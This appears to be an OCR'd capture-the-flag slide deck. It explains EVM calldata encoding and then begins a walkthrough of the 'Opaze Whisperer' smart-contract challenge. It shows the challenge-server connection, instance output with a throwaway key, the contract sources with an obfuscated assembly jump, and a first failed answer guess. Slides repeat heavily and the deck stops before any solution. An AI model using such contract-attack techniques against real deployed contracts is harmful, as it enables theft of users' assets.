└ Data: 0x30f3f0dbf30f1b1324ebdfdf2213c41468681391158573f2092242c23f53ea3
```

```
→ forge inspect counter/src/Counter.sol:Counter  methodIdentifiers
{
  "get()": "6d4ce63c",
  "getOwner()": "893d20e8",
  "increase(uint256)": "30f3f0db",
  "owner()": "8da5cb5b"
}
```

Transaction attributes

Send ethers




Send data

Calldata

```
➜  cast sig "increase(uint256)"
0x30f3f0db
➜  cast abi-encode "increase(uint256)" 1337
0x0000000000000000000000000000000000000000000000000000000000000539

# Final calldata (selector + argument):
0x30f3f0db0000000000000000000000000000000000000000000000000000000000000539
```

Calldata

```
➜  cast sig "increase(uint256)"
0x30f3f0db
➜  cast abi-encode "increase(uint256)" 1337
0x0000000000000000000000000000000000000000000000000000000000000539

# Final calldata (selector + argument):
0x30f3f0db0000000000000000000000000000000000000000000000000000000000000539
```



35	CALLDATALOAD	3	`i`	`data[i]`	Get input data of current environment

SINCE	GROUP
Frontier	Environmental Information

Index 1 is top of the stack. See PUSH.

Stack input

1. `i`: byte offset in the calldata.

Stack output

1. `data[i]`: 32-byte value starting from the given offset of the calldata. All bytes after the end of the calldata are set to 0.

Calldata

```
→  cast sig "increase(uint256)"
0x30f3f0db
→  cast abi-encode "increase(uint256)" 1337
0x0000000000000000000000000000000000000000000000000000000000000539

# Final calldata (selector + argument):
0x30f3f0db0000000000000000000000000000000000000000000000000000000000000539
```

calldataload(0)

35	CALLDATALOAD	3	`i`	`data[i]`	Get input data of current environment

SINCE	GROUP
Frontier	Environmental Information

Index 1 is top of the stack. See PUSH.

Stack input

1. `i`: byte offset in the calldata.

Stack output

1. `data[i]`: 32-byte value starting from the given offset of the calldata. All bytes after the end of the calldata are set to 0.

Calldata

```
➜  cast sig "increase(uint256)"
0x30f3f0db
➜  cast abi-encode "increase(uint256)" 1337
0x0000000000000000000000000000000000000000000000000000000000000539

# Final calldata (selector + argument):
0x30f3f0db0000000000000000000000000000000000000000000000000000000000000539
```

calldataload(4)

35 CALLDATALOAD 3 `i` `data[i]` Get input data of current environment

SINCE	GROUP
Frontier	Environmental Information

Index 1 is top of the stack. See PUSH.

Stack input


1. `i`: byte offset in the calldata.

Stack output

1. `data[i]`: 32-byte value starting from the given offset of the calldata. All bytes after the end of the calldata are set to 0.


Dispatcher

CFG Counter.sol




Dispatcher


CFG Counter.sol



Dispatcher


CFG Counter.sol






Dispatcher

CFG Counter.sol









```
{
  "get()": "6d4ce63c",
  "getOwner()": "893d20e8",
  "increase(uint256)": "30f3f0db",
  "owner()": "8da5cb5b"
}
```

Dispatcher

CFG Counter.sol







Hard part


Opaze Whisperer

Remedy CTF

https://ctf.r.xyz

Challenge instance


```
nc 164.92.253.34 1337
```



```
[opaze-whisperer] Welcome anon!
[opaze-whisperer] 1 - Launch a new instance
[opaze-whisperer] 2 - Kill your instance
[opaze-whisperer] 3 - Get the flag
[opaze-whisperer] Action? 1
[opaze-whisperer] What is your team hash? /* ... */

[opaze-whisperer] Creating private blockchain...
[opaze-whisperer] Deploying challenge.. (please be patient, this can take a while)

[opaze-whisperer] Your private blockchain has been set up,
[opaze-whisperer] it will automatically terminate in 15.0 minutes!

[opaze-whisperer] RPC Endpoints:
[opaze-whisperer]     - http://164.92.253.34:8545/DzgWdrcdYAbcFAloNwXqjBHW/main
[opaze-whisperer]     - ws://164.92.253.34:8545/DzgWdrcdYAbcFAloNwXqjBHW/main/ws

[opaze-whisperer] The Player private key:         0x43e78c1540afcb082024deb8cf25c2a3ee5691f557df89df21c36893f08b3996
[opaze-whisperer] The Challenge contract address: 0xab8c6f53bBf89487BA1b995e63DdAAA759D0F48a
```

Challenge instance

```
nc 164.92.253.34 1337
```



```
[opaze-whisperer] Welcome anon!
[opaze-whisperer] 1 - Launch a new instance
[opaze-whisperer] 2 - Kill your instance
[opaze-whisperer] 3 - Get the flag
[opaze-whisperer] Action? 1
[opaze-whisperer] What is your team hash? /* ... */

[opaze-whisperer] Creating private blockchain...
[opaze-whisperer] Deploying challenge.. (please be patient, this can take a while)

[opaze-whisperer] Your private blockchain has been set up,
[opaze-whisperer] it will automatically terminate in 15.0 minutes!

[opaze-whisperer] RPC Endpoints:
[opaze-whisperer]     - http://164.92.253.34:8545/DzgWdrcdYAbcFAloNwXqjBHW/main
[opaze-whisperer]     - ws://164.92.253.34:8545/DzgWdrcdYAbcFAloNwXqjBHW/main/ws

[opaze-whisperer] The Player private key:         0x43e78c1540afcb082024deb8cf25c2a3ee5691f557df89df21c36893f08b3996
[opaze-whisperer] The Challenge contract address: 0xab8c6f53bBf89487BA1b995e63DdAAA759D0F48a
```

Challenge.sol

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "src/Opaze.sol";
import "src/OpazeWhisperer.sol";

contract Challenge {
    address public immutable PLAYER;
    Opaze public immutable OPAZE;
    OpazeWhisperer public immutable OPAZEWHISPERER;

    bool private solved;

    constructor(address player,address _opaze, address _opazeWhisperer) {
        PLAYER = player;

        OPAZEWHISPERER = OpazeWhisperer(_opazeWhisperer);
        OPAZE = Opaze(_opaze);
        OPAZE.mintTo(_opazeWhisperer);
    }

    function solve() external {
        require(OPAZE.ownerOf(1) == PLAYER, "You must own the Opaze");
        solved = true;
    }

    functin isSolved() external view returns (bool) {
        return solved;
    }
}
```

OpazeWhisperer

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.28;

interface _ERC721 {
    function transferFrom(address from, address to, uint256 tokenId) external;
}

contract OpazeWhisperer {

    address public opaze;
    address public owner;
    bytes32 public answer;

    constructor(address _opaze, bytes memory y) {
        opaze = _opaze;
        owner = msg.sender;

        function() internal $;
        assembly{
            $ := shl(0x20, 0x6b2)
        }$();
    }

    function riddle() public pure returns (string memory) {
        return "The curious mind that dares to seek,\n"
               "Must pierce the veil, beneath the peak.\n"
               "Through shadows cast by ancient lore,\n"
               "Where Opaze gleams on hidden floor.\n"
               "In depths where few dare venture far,\n"
               "This crystal shines like fallen star.";
    }

    function setAnswer(string memory _answer) public {
        require(msg.sender == owner);
        answer = keccak256(abi.encode(_answer));
    }

    function play(string memory _answer) public payable {
        require(answer != 0, "Answer not set");
        require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
        owner = msg.sender;
        _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
    }
}
```

OpazeWhisperer

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.28;

interface _ERC721 {
    function transferFrom(address from, address to, uint256 tokenId) external;
}

contract OpazeWhisperer {

    address public opaze;
    address public owner;
    bytes32 public answer;

    constructor(address _opaze, bytes memory y) {
        opaze = _opaze;
        owner = msg.sender;

        function() internal $;
        assembly{
            $ := shl(0x20, 0x6b2)
        }$();
    }

    function riddle() public pure returns (string memory) {
        return "The curious mind that dares to seek,\n"
               "Must pierce the veil, beneath the peak.\n"
               "Through shadows cast by ancient lore,\n"
               "Where Opaze gleams on hidden floor.\n"
               "In depths where few dare venture far,\n"
               "This crystal shines like fallen star.";
    }

    function setAnswer(string memory _answer) public {
        require(msg.sender == owner);
        answer = keccak256(abi.encode(_answer));
    }

    function play(string memory _answer) public payable {
        require(answer != 0, "Answer not set");
        require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
        owner = msg.sender;
        _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
    }
}
```

Simple NFT : OPAZE

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.28;

import {ERC721} from "solmate/tokens/ERC721.sol";

contract Opaze is ERC721 {

    bool public minted;

    constructor(
        string memory _name,
        string memory _symbol
    ) ERC721(_name, _symbol) {}

    function mintTo(address recipient) public payable returns (uint256) {
        require(!minted, "Already minted");
        minted = !minted;
        _mint(recipient, 1);
        return 1;
    }

    function tokenURI(uint256 id) public view virtual override returns (string memory) {
        return "";
    }
}
```

OpazeWhisperer

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.28;

interface _ERC721 {
    function transferFrom(address from, address to, uint256 tokenId) external;
}

contract OpazeWhisperer {

    address public opaze;
    address public owner;
    bytes32 public answer;

    constructor(address _opaze, bytes memory y) {
        opaze = _opaze;
        owner = msg.sender;

        function() internal $;
        assembly{
            $ := shl(0x20, 0x6b2)
        }$();
    }

    function riddle() public pure returns (string memory) {
        return "The curious mind that dares to seek,\n"
               "Must pierce the veil, beneath the peak.\n"
               "Through shadows cast by ancient lore,\n"
               "Where Opaze gleams on hidden floor.\n"
               "In depths where few dare venture far,\n"
               "This crystal shines like fallen star.";
    }

    function setAnswer(string memory _answer) public {
        require(msg.sender == owner);
        answer = keccak256(abi.encode(_answer));
    }

    function play(string memory _answer) public payable {
        require(answer != 0, "Answer not set");
        require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
        owner = msg.sender;
        _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
    }
}
```

Solving step

- Find the `answer` value
- call `play(string)` with the `answer`

--> Get the opaze NFT =)

OpazeWhisperer

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.28;

interface _ERC721 {
    function transferFrom(address from, address to, uint256 tokenId) external;
}

contract OpazeWhisperer {

    address public opaze;
    address public owner;
    bytes32 public answer;

    constructor(address _opaze, bytes memory y) {
        opaze = _opaze;
        owner = msg.sender;

        function() internal $;
        assembly{
            $ := shl(0x20, 0x6b2)
        }$();
    }

    function riddle() public pure returns (string memory) {
        return "The curious mind that dares to seek,\n"
               "Must pierce the veil, beneath the peak.\n"
               "Through shadows cast by ancient lore,\n"
               "Where Opaze gleams on hidden floor.\n"
               "In depths where few dare venture far,\n"
               "This crystal shines like fallen star.";
    }

    function setAnswer(string memory _answer) public {
        require(msg.sender == owner);
        answer = keccak256(abi.encode(_answer));
    }

    function play(string memory _answer) public payable {
        require(answer != 0, "Answer not set");
        require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
        owner = msg.sender;
        _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
    }
}
```

Solving step

- Find the `answer` value
- call `play(string)` with the `answer`

--> Get the opaze NFT =)

Find the `answer` value

```
function setAnswer(string memory _answer) public {
    require(msg.sender == owner);
    answer = keccak256(abi.encode(_answer));
}

function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
}
```

Find the `answer` value

```
function setAnswer(string memory _answer) public {
    require(msg.sender == owner);
    answer = keccak256(abi.encode(_answer));
}

function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
}
```

```
cast call 0x51228dfce9895fabc173c4cd39e2f8a5669524bb "play(string)" "test" --rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/main

Error: revert: Incorrect answer
```

Find the `answer` value

```
function setAnswer(string memory _answer) public {
    require(msg.sender == owner);
    answer = keccak256(abi.encode(_answer));
}

function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
